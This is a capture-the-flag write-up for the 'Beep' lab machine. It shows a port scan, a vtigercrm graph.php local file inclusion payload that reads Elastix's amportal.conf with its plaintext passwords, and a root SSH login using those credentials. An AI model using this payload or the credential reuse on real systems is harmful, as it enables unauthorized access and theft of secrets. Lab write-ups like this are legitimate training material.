

Beep

Synopsis

This machine has a very large list of running services, which can make it a bit challenging to find the correct entry method.

Skills

- Knowledge of linux
- Enumeration of ports and services
- Web-based fuzzing
- Identifying known exploits
- Exploiting local file inclusion vulnerabilities


Exploitation

As always we start with the nmap to check ports are open, and we get quite a bunch open services

```
# nmap -v 10.10.10.7
Starting Nmap 7.93 ( https://nmap.org ) at 2023-0
Initiating Ping Scan at 21:35
Scanning 10.10.10.7 [4 ports]
Completed Ping Scan at 21:35, 0.61s elapsed (1 to
Initiating Parallel DNS resolution of 1 host. at
Completed Parallel DNS resolution of 1 host. at 2
Initiating SYN Stealth Scan at 21:35
Scanning 10.10.10.7 (10.10.10.7) [1000 ports]
Discovered open port 443/tcp on 10.10.10.7
Discovered open port 3306/tcp on 10.10.10.7
Discovered open port 143/tcp on 10.10.10.7
Discovered open port 995/tcp on 10.10.10.7
Discovered open port 22/tcp on 10.10.10.7
Discovered open port 25/tcp on 10.10.10.7
Discovered open port 111/tcp on 10.10.10.7
Discovered open port 110/tcp on 10.10.10.7
Discovered open port 993/tcp on 10.10.10.7
Discovered open port 80/tcp on 10.10.10.7
```

Among all of them, the most interesting with the biggest attack surface is a web port 80/HTTP so we start our exploitation from this port

After opening the browser, we see Elastix which looks like open source product for telephony



Because it's an open source, let's check if there are any known CVE, by launching searchsploit



We found quite a few but the most interesting one, is a local file inclusion

```
/vtigercrm/graph.php?current_language=../../../../../../../../etc/amportal.conf%00&module=Accounts&action
```

Let's use this vulnerability to disclose system files

```
view-source:https://10.10.10.7/vtigercrm/graph.php?current_language=../../../../etc/ampportal.conf%00&module=Accounts&action

# This file is part of FreePBX.
#
# FreePBX is free software: you can redistribute it and/or modify
# it under the terms of the GNU General Public License as published by
# the Free Software Foundation, either version 2 of the License, or
# (at your option) any later version.
#
# FreePBX is distributed in the hope that it will be useful,
# but WITHOUT ANY WARRANTY; without even the implied warranty of
# MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
# GNU General Public License for more details.
#
# You should have received a copy of the GNU General Public License
# along with FreePBX. If not, see <http://www.gnu.org/licenses/>.
#
# This file contains settings for components of the Asterisk Management Portal
# Spaces are not allowed!
# Run /usr/src/AMP/apply_conf.sh after making changes to this file
#
# FreePBX Database configuration
21 # AMPDBHOST: Hostname where the FreePBX database resides
22 # AMPDBENGINE: Engine hosting the FreePBX database (e.g. mysql)
23 # AMPDBNAME: Name of the FreePBX database (e.g. asterisk)
24 # AMPDBUSER: Username used to connect to the FreePBX database
25 # AMPDBPASS: Password for AMPDBUSER (above)
26 # AMPENGINE: Telephony backend engine (e.g. asterisk)
27 # AMPMGRUSER: Username to access the Asterisk Manager Interface
28 # AMPMGRPASS: Password for AMPMGRUSER
29 #
30 AMPDBHOST=localhost
31 AMPDBENGINE=mysql
32 # AMPDBNAME=asterisk
33 AMPDBUSER=asteriskuser
34 # AMPDBPASS=amp109
35 AMPDBPASS=jEhdIekWmdjE
36 AMPENGINE=asterisk
37 AMPMGRUSER=admin
38 #AMPMGRPASS=amp111
39 AMPMGRPASS=jEhdIekWmdjE
40
41 # AMPBIN: Location of the FreePBX command line scripts
42 # AMPSBIN: Location of (root) command line scripts
43 #
44 AMPBIN=/var/lib/asterisk/bin
45 AMPSBIN=/usr/local/sbin
46
47 # AMPWEBROOT: Path to Apache's webroot (leave off trailing slash)
48 # AMPGIBIN: Path to Apache's cgi-bin dir (leave off trailing slash)
49 # AMPWEBADDRESS: The IP address or host name used to access the AMP web admin
50 #
51 AMPWEBROOT=/var/www/html
52 AMPGIBIN=/var/www/cgi-bin
53 # AMPWEBADDRESS=x.x.x.x[hostname]
54
55 # AMPWEBROOT: Path to the AMP Web Admin Root webroot (leave off trailing slash)
```

In the disclosed file we found some users and passwords

Now we will use this password to SSH to the machine as a root user

```
# ssh -o KexAlgorithms=diffie-hellman-group1-sha1 -oHostKeyAlgorithms+=ssh-dss root@10.10.10.7
The authenticity of host '10.10.10.7 (10.10.10.7)' can't be established.
DSA key fingerprint is SHA256:AGaW4a0uNJ7KPMpS0BD+aVIN75AV3C0y8yKpqFjedTc.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.7' (DSA) to the list of known hosts.
root@10.10.10.7's password: 
```

```

# ssh -o KexAlgorithms=diffie-hellman-group1-sha1 -oHostKeyAlgorithms=+ssh-dss root@10.10.10.7
The authenticity of host '10.10.10.7 (10.10.10.7)' can't be established.
DSA key fingerprint is SHA256:AGaW4a0uNJ7KPMpS0BD+aVIN75AV3C0y8yKpqFjedTc.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.7' (DSA) to the list of known hosts.
root@10.10.10.7's password:
Last login: Tue Jul 16 11:45:47 2019
Welcome to Elastix
-----
To access your Elastix System, using a separate workstation (PC/MAC/Linux)
Open the Internet Browser using the following URL:
http://10.10.10.7

[root@beep ~]# whoami
root
[root@beep ~]#

```

And we successfully login into the machine as a root user by using leaked credentials